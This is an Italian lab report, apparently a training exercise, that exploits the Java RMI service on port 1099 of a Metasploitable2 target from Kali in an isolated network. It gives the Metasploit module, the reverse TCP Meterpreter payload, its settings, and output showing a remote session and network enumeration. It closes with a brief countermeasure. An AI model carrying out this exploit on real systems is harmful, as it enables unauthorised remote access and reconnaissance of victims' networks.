
Simulazione di un attacco con Metasploit (Java RMI Port 1099)

Obiettivo: Simulare un attacco con msfconsole, utilizzando Kali Linux come macchina attaccante e Metasploitable2 come macchina target per:

- 1) Sfruttare la porta 1099 esposta con il servizio Java RMI della target.
- 2) Ottenere una sessione con accesso remoto tramite Meterpreter, al fine di raccogliere informazioni di rete e sulla tabella di routing della Metasploitable.

Configurazione delle reti: La rete delle macchine è stata configurata in rete interna (kalinet), quindi le due macchine hanno potuto comunicare tra loro senza avere l'accesso a internet essendo isolate.



Successivamente, è stato configurato l'IP delle macchine, impostando **192.168.11.111** nella Kali e **192.168.11.112** nella Target (Metasploitable2).

Il tutto è stato configurato direttamente dal file /etc/network/interfaces, assegnando a ciascuna macchina un IP statico.



```
(kalivm® vboxkalivm)-[~]
$ ip a

1: lo: <L00PBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b0:09 brd ff:ff:ff:fff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe1f:b009/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

Test di connessione: Si è eseguito un ping tra le macchine per testarne la connettività, con risultato positivo.

```
(kalivm⊕ vboxkalivm)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.301 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.710 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.553 ms
```

Raccolta di informazioni tramite scansione Nmap: Per verificare che la porta 1099 sia effettivamente vulnerabile quindi aperta, si è effettuata una scansione con l'utilizzo di Nmap, utilizzando lo switch -sV, per verificare il servizio attivo sulla porta stessa. Il risultato è stato quello atteso.

Attacco con Metasploit: Una volta verificate le condizioni precedenti, quindi:

- 1) Ambiente isolato
- 2) Macchine configurate
- 3) Le macchine comunicano tra di loro
- 4) La porta è aperta con il servizio attivo

Si è passati alla fase in cui si sfrutta la vulnerabilità:

Si è lanciato il comando **msfconsole** per aprire Metasploit, successivamente con **search** si è trovato un modulo interessante: **exploit/multi/misc/java_rmi_server**, mentre come Payload si è utilizzato sempre quello relativo a Java per la sessione Meterpreter: **java/meterpreter/reverse tcp**.

Quindi: si è caricato l'exploit con il payload e di seguito le relative configurazioni:

```
msf6 exploit(mu
Module options (exploit/multi/misc/java_rmi_server):
                                         Description
              Current Setting Required
   Name
   HTTPDELAY
              10
                                yes
                                          Time that the HTT
   RHOSTS
                                          The target host(s
              192.168.11.112
                               yes
   RPORT
              1099
                                          The target port (
                               ves
   SRVHOST
                                          The local host or
              0.0.0.0
                               yes
   SRVPORT
              8080
                               yes
                                          The local port to
   SSL
              false
                                          Negotiate SSL for
                               no
   SSLCert
                                          Path to a custom
                               no
   URIPATH
                                          The URI to use fo
                               no
Payload options (java/meterpreter/reverse_tcp):
   Name
          Current Setting
                           Required Description
                                      The listen address (a
   LHOST
          192.168.11.111
                           yes
   LPORT
         4444
                           yes
                                      The listen port
```

Indicando:

- 1) RHOSTS con l'IP della macchina Target.
- 2) **RPORT** la porta vulnerabile in ascolto nella Target.
- LHOST l'IP della macchina attaccante.
- 4) **LPORT** la porta in ascolto sulla macchina attaccante.

Una volta lanciato l'exploit con **run** o **exploit**, abbiamo ottenuto la sessione Meterpreter sulla macchina Target.

```
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/93D0AW
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47676) at 2025-05-16 10:45:53 +0200
```

Raccolta informazioni: Sfruttando la sessione Meterpreter, si sono raccolte le informazioni relative alle interfacce di rete e alla tabella di routing (lanciando i comandi **ifconfig e route**, successivamente usando il modulo **post/linux/gather/enum_network**).

ifconfig:

route:

Il modulo **post/linux/gather/enum_network** è stato utilissimo in quanto ha salvato in diversi file nella macchina Kali, tutte le informazioni di cui avevamo bisogno, con ulteriore aggiunta di configurazioni riguardanti DNS, firewall e socket attivi.

In particolare, sono stati presi questi due file per le nostre ricerche:

```
[+] Network config stored in /home/kalivm/.msf4/loot/20250516104716_default_192.168.11.112_linux.enum.netwo_632546.txt
[+] Route table stored in /home/kalivm/.msf4/loot/20250516104716_default_192.168.11.112_linux.enum.netwo_731000.txt
```

Dove, Network config contiene le informazioni delle configurazioni relative alle reti, mentre Route table la tabella di routing.

E' stato possibile vederle aprendo un'altra pagina nel terminale e usando **cat** seguito dal percorso del file.

Di seguito i risultati:

Routing table

```
      (kalivm⊕ vboxkalivm)-[~]

      $ cat /home/kalivm/.msf4/loot/20250516104716_default_192.168.11.112_linux.enum.netwo_731000.txt

      Kernel IP routing table

      Destination
      Gateway
      Genmask
      Flags
      MSS Window
      irtt Iface

      192.168.11.0
      *
      255.255.255.0
      U
      0 0
      0 eth0

      default
      192.168.11.1
      0.0.0.0
      UG
      0 0
      0 eth0
```

Network config

```
💲 cat /home/kalivm/.msf4/loot/20250516104716_default_192.168.11.112_linux.enum.netwo_632546.txt
        Link encap:Ethernet HWaddr 08:00:27:a6:f3:c6
        inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fea6:f3c6/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:180 errors:0 dropped:0 overruns:0 frame:0
        TX packets:196 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:138656 (135.4 KB) TX bytes:30012 (29.3 KB)
        Base address:0×d020 Memory:f0200000-f0220000
        Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:194 errors:0 dropped:0 overruns:0 frame:0
        TX packets:194 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:67363 (65.7 KB) TX bytes:67363 (65.7 KB)
```

Conclusioni:

La simulazione ha dimostrato come sia possibile sfruttare una vulnerabilità del servizio Java RMI con l'utilizzo di Metasploit, ottenendo l'accesso remoto al sistema. Una volta stabilita la connessione è stato possibile raccogliere tutte le informazioni indicate in precedenza.

Contromisure consigliate:

Utilizzare sempre e solo servizi che richiedono l'autenticazione, soprattutto se sono pubblicamente esposti.